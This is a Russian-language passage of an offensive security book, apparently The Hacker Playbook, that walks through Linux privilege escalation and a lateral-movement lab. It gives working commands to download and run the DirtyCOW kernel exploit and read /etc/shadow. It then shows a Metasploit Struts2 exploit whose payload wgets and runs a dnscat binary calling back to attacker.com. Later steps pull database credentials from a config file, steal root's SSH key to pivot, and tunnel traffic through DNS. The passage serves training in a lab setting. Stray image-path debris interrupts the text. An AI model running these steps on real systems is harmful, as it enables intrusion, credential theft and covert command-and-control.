Это очень длинный отчет обо всем, что вы могли бы захотеть узнать о базовой системе, и он отлично подходит для будущих кампаний.

Когда мы получаем информацию о системе, мы пытаемся понять, можем ли эксплуатировать какую-либо из этих уязвимостей. Если не удается найти уязвимости sticky bit или злоупотребить ошибками конфигурации в службах/cronjobs, мы переходим прямо к эксплойтам для системы/приложений. Я стараюсь делать это в последнюю очередь, потому что всегда есть потенциальная возможность зависания или полного вывода машины из строя.

Можно запустить инструмент `linux-exploit-suggester`, чтобы проанализировать хостовую систему и выявить отсутствующие патчи и уязвимости:




https://github.com/mzet-/linux-exploit-suggester

Когда уязвимость выявлена, инструмент также предоставит ссылку на PoC-эксплойт.

Теперь что мы ищем для эксплуатации? Вот где по-настоящему вступают в игру опыт и практика. В моей лаборатории у меня настроено огромное количество разных версий Linux, чтобы проверить, что эти эксплойты не обрушивают базовую систему. Одна из моих любимых уязвимостей в этом сценарии - DirtyCOW.

DirtyCOW - это уязвимость race condition в том, как подсистема памяти ядра Linux обрабатывала нарушение COW-ситуации для закрытых отображений памяти только для чтения при попытке записи. Непривилегированный локальный пользователь мог использовать этот дефект, чтобы получить доступ на запись к отображениям памяти, которые иначе были доступны только для чтения, и тем самым повысить привилегии в системе. [https://dirtycow.ninja/]

Короче говоря, эта уязвимость позволяет атакующему перейти от непривилегированного пользователя к root через уязвимости ядра. Это лучший тип повышения привилегий, о котором можно желать. Единственная проблема - известно, что она вызывает kernel panic, поэтому нужно убедиться, что используются правильные версии на правильных ядрах Linux.

Тестирование DirtyCOW на Ubuntu (`ubuntu 14.04.1 LTS 3.13.0-32-generic x86_64`):

Загрузите DirtyCOW пейлоад:

```
wget http://bit.ly/2vdh2Ub -O dirtycow-mem.c
```

Скомпилируйте полезную нагрузку DirtyCOW:


```
gcc -Wall -o dirtycow-mem dirtycow-mem.c -ldl -lpthread
```

Запустите DirtyCOW, чтобы получить системный доступ:

```
./dirtycow-mem
```

Отключите periodic writeback, чтобы сделать exploit стабильным:

```
echo 0 > /proc/sys/vm/dirty_writeback_centisecs
```




Попробуйте прочитать shadow file:

```
cat /etc/shadow
```


## Лаборатория бокового перемещения в Linux

Проблема бокового перемещения в том, что его трудно практиковать без окружения, настроенного для пивотинга. Поэтому мы представляем CSK Secure Network Lab. В этой лаборатории вы будете выполнять пивотинг между машинами, использовать свежие эксплойты и атаки повышения привилегий, а также жить за счет возможностей Linux-окружения.

## Настройка виртуального окружения

Настройка этой лаборатории с виртуальным окружением немного сложная. Причина в том, что сеть потребует запуска трех разных статических виртуальных машин, и с вашей стороны нужна предварительная настройка. Все это проверено в VMWare Workstation и VMware Fusion, поэтому, если вы используете VirtualBox, возможно, придется поиграться с настройками.

Скачайте три виртуальные машины:




http://thehackerplaybook.com/get.php?type=csk-lab

Хотя root-учетные записи для этих машин вам не должны понадобиться, имя пользователя и пароль на всякий случай:

```
hacker/changeme
```

Все три виртуальные машины настроены на использование NAT Networking Interface. Чтобы эта лаборатория работала, нужно настроить NAT-параметры вашей виртуальной машины в VMWare на использование сети `172.16.250.0/24`.

Чтобы сделать это в Windows VMWare Workstation:

1. В строке меню перейдите в `Edit -> virtual network editor -> change settings`.
2. Выберите интерфейс типа NAT (у меня это `VMnet8`).
3. Измените Subnet IP на `172.16.250.0` и нажмите apply.

В OSX это сложнее. Нужно:

Скопировать исходный `dhcpd.conf` в качестве резервной копии:

```
sudo cp /Library/Preferences/VMware\ Fusion/vmnet8/dhcpd.conf /Library/Preferences/
    VMware\ Fusion/vmnet8/dhcpd.conf.bakup
```

Отредактировать файл `dhcpd.conf`, чтобы использовать `172.16.250.x` вместо сетей `192.168.x.x`:

```
sudo vi /Library/Preferences/VMware\ Fusion/vmnet8/dhcpd.conf
```

Отредактировать `nat.conf`, чтобы использовать правильный gateway:

```
sudo vi /Library/Preferences/VMware\ Fusion/vmnet8/nat.conf

# NAT gateway address
ip = 172.16.250.2
netmask = 255.255.255.0
```

Перезапустите службу:

```
sudo /Applications/VMware\ Fusion.app/Contents/Library/services/services.sh --stop
sudo /Applications/VMware\ Fusion.app/Contents/Library/services/services.sh --start
```

Теперь вы должны суметь запустить THP Kali VM в NAT mode и получить DHCP IP в диапазоне `172.16.250.0/24`. Если получилось, одновременно загрузите все три остальные лабораторные машины и начинайте взлом.

## Атака на защищенную сеть CSK

Вы наконец выполнили пивотинг из Windows-окружения в защищенную производственную сеть. Из всей разведки и исследования вы знаете, что здесь хранятся все секреты. Это одна из их наиболее защищенных сетей, и мы знаем, что они сегментировали свою защищенную инфраструктуру. По их документации похоже, что есть несколько VLAN, которые нужно скомпрометировать, и, судя по всему, придется выполнять пивотинг между машинами, чтобы добраться до базы данных хранилища. Это все, ради чего вы тренировались...


Выполнив пивотинг к внешней стороне области Secure Network, вы видите, что сетевой диапазон, настроенный для этого окружения, находится в сети `172.16.250.0/24`. Поскольку вы знаете об этой сети не слишком много, начните с очень легких сканирований nmap. Нужно определить, какие системы доступны снаружи этой сети, чтобы понять, как начать атаку.

Сканирование Secure Network:

```
nmap 172.16.50.0/24
```

Вы замечаете, что три машины запущены, но только у одной включены веб-порты. Похоже, две другие машины изолированы от внешней стороны защищенной сети, а значит, сначала придется скомпрометировать `172.16.250.10`, чтобы получить возможность пивотинга к двум другим серверам. При посещении первой машины (`172.16.250.10`) вы видите, что Apache Tomcat слушает порт `8080`, а некий OpenCMS - порт `80`. Запустив веб-фаззер, вы замечаете, что страница OpenCMS также использует Apache Struts2 (`/struts2-showcase`). Воспоминания о взломе Equifax мгновенно бьют вас как кирпич. Вы думаете: это слишком хорошо, чтобы быть правдой, но все равно нужно проверить. Вы выполняете быстрый поиск в msfconsole и тестируете эксплойт `"struts2_content_type_ognl"`.

Мы знаем, что CSK активно мониторит трафик защищенной сети, а их внутренние серверы могут не разрешать прямой доступ к корпоративной сети. Чтобы это обойти, придется использовать пейлоад DNS C2 с `dnscat2`, чтобы общаться по UDP вместо TCP. Конечно, в реальном мире мы могли бы использовать авторитетный DNS-сервер, но для лаборатории поднимем собственный DNS-сервер.




`[THP Kali Machine]`

Кастомная виртуальная машина THP Kali должна содержать все инструменты для выполнения атак.

Нужно разместить наш пейлоад на веб-сервере, чтобы пейлоад Metasploit мог забрать вредоносный dnscat. Внутри клиентской папки `dnscat2` находится бинарный файл `dnscat`.

```
cd /opt/dnscat2/client/
python -m SimpleHTTPServer 80
```

Запустите сервер dnscat:

```
cd /opt/dnscat2/server/
ruby ./dnscat2.rb
```

```
root@thp3:~# cd /opt/dnscat2/server
root@thp3:/opt/dnscat2/server# ruby ./dnscat2.rb

New window created: 0
dnscat2> New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = n/a]...

It looks like you didn't give me any domains to recognize!
That's cool, though, you can still use direct queries,
although those are less stealthy.

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=b2c306a5f5fda36a077675f064d14839
```

Запишите свой secret key для dnscat.


Откройте новый терминал и загрузите Metasploit:

```
msfconsole
```

Найдите struts2 и загрузите эксплойт struts2:

```
search struts2
use exploit/multi/http/struts2_content_type_ognl
```

Настройте эксплойт struts2 так, чтобы он забрал наш пейлоад dnscat и выполнил его на сервере-жертве. Обязательно обновите IP и secret key, полученные ранее.




```
set RHOST 172.16.250.10
set RPORT 80
set TARGETURI struts2-showcase/showcase.action
set PAYLOAD cmd/unix/generic
set CMD wget http://<your_ip>/dnscat -O /tmp/dnscat && chmod +x /tmp/dnscat && /tmp/
    dnscat --dns server=attacker.com,port=53 --secret=<Your Secret Key>
run
```

После выполнения пейлоада вы не получите подтверждения в Metasploit, потому что мы использовали пейлоад dnscat. Нужно проверить сервер dnscat на наличие подключений, использующих DNS-трафик.

Вернитесь на сервер `dnscat2`, проверьте только что выполненный пейлоад и создайте shell-оболочку.

Взаимодействуйте с первым пейлоад:

```
window -i 1
```

```
dnscat2>
New window created: 1
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
dnscat2>
dnscat2> window -i 1
New window created: 2
Session 2 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)

dnscat2> window -i 2
New window created: 2
history_size (session) => 1000
Session 2 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

sh (struts) 2> ls
sh (struts) 2> bin
boot
dev
etc
```

Запустите shell-процесс:


```
shell
```

Вернитесь в главное меню с помощью клавиш:

```
ctrl + z
```

Взаимодействуйте с новым shell:

```
window -i 2
```




Введите shell-команды:

```
ls
```

Вы скомпрометировали сервер OpenCMS/Apache Struts! Что дальше? Вы тратите некоторое время на изучение сервера и поиск ценных секретов. Вы помните, что на сервере работает веб-приложение OpenCMS, и определяете, что приложение настроено в `/opt/tomcat/webapps/kittens`. Просматривая конфигурационный файл свойств OpenCMS, мы находим базу данных, имя пользователя, пароль и IP-адрес `172.16.250.10`.

Получение информации о базе данных:

```
cat /opt/tomcat/webapps/kittens/WEB-INF/config/opencms.properties
```




Мы подключаемся к базе данных, но многого не видим. Проблема в том, что сейчас мы ограниченный пользователь tomcat, что сильно мешает атаке. Поэтому нужно найти способ повысить привилегии. Выполнив постэксплуатационную разведку (`uname -a && lsb_release -a`) на сервере, вы определяете, что это довольно старая версия Ubuntu. К счастью для нас, этот сервер уязвим к уязвимости повышения привилегий DirtyCOW. Создадим бинарный файл DirtyCOW и получим root.


Повышение привилегий через dnscat:

Скачайте и скомпилируйте DirtyCOW:

```
cd /tmp
wget http://bit.ly/2vdh2Ub -O dirtycow-mem.c
gcc -Wall -o dirtycow-mem dirtycow-mem.c -ldl -lpthread
./dirtycow-mem
```

Постарайтесь сохранить эксплойт DirtyCOW стабильным и разрешить перезагрузки при kernel panic:

```
echo 0 > /proc/sys/vm/dirty_writeback_centisecs
echo 1 > /proc/sys/kernel/panic && echo 1 > /proc/sys/kernel/panic_on_oops&& echo 1 >
    /proc/sys/kernel/panic_on_unrecovered_nmi && echo 1 > /proc/sys/kernel/
    panic_on_io_nmi && echo 1 > /proc/sys/kernel/panic_on_warn
```




```
whoami
```


Примечание: DirtyCOW - не самое стабильное повышение привилегий. Если у вас проблемы с эксплойтом, посмотрите мою страницу GitHub с более стабильным процессом создания setuid-бинарника:

https://raw.githubusercontent.com/cheetz/dirtycow/master/THP-Lab

Если проблемы остаются, другой вариант - войти на начальный сервер по SSH и выполнить пейлоад dnscat от root. Для входа используйте учетные данные `hacker/changeme` и `sudo su` - для перехода в root.

Теперь вы стали root на системе из-за отсутствия патчей на хосте. Когда вы снова начинаете обыскивать машину в поисках секретов, вам попадается файл истории bash пользователя root. Внутри этого файла вы находите SSH-команду и ссылку на закрытый SSH-ключ. Можно взять этот SSH-ключ и войти на нашу вторую машину, `172.16.250.30`:

```
cat ~/.bash_history
head ~/.ssh/id_rsa
ssh -i ~/.ssh/id_rsa root@172.16.250.30
```




Вы тратите некоторое время на второй машине и пытаетесь понять, для чего она используется. Осматриваясь, вы замечаете пользователя Jenkins в каталоге `/home`, что помогает определить службу Jenkins, работающую на порту `8080`. Как использовать браузер, чтобы посмотреть, что находится на сервере Jenkins? Здесь вступает в игру функция проброса порта в dnscat. Нужно выйти из начальной оболочки и перейти в командный терминал. Оттуда нужно настроить прослушиватель, который будет пересылать наш трафик с атакующей машины через dnscat на машину Jenkins (`172.16.250.30`) по порту `8080`.


Выполните проброс порта через dnscat.

Выйдите из текущего shell:

```
Ctrl + z
```

Вернитесь к первому командному агенту и настройте фреймворк/проброс порта:

```
window -i 1
listen 127.0.0.1:8080 172.16.250.30:8080
```




На вашей THP Kali VM откройте браузер и используйте наш проброс порта (через DNS это будет очень медленно):

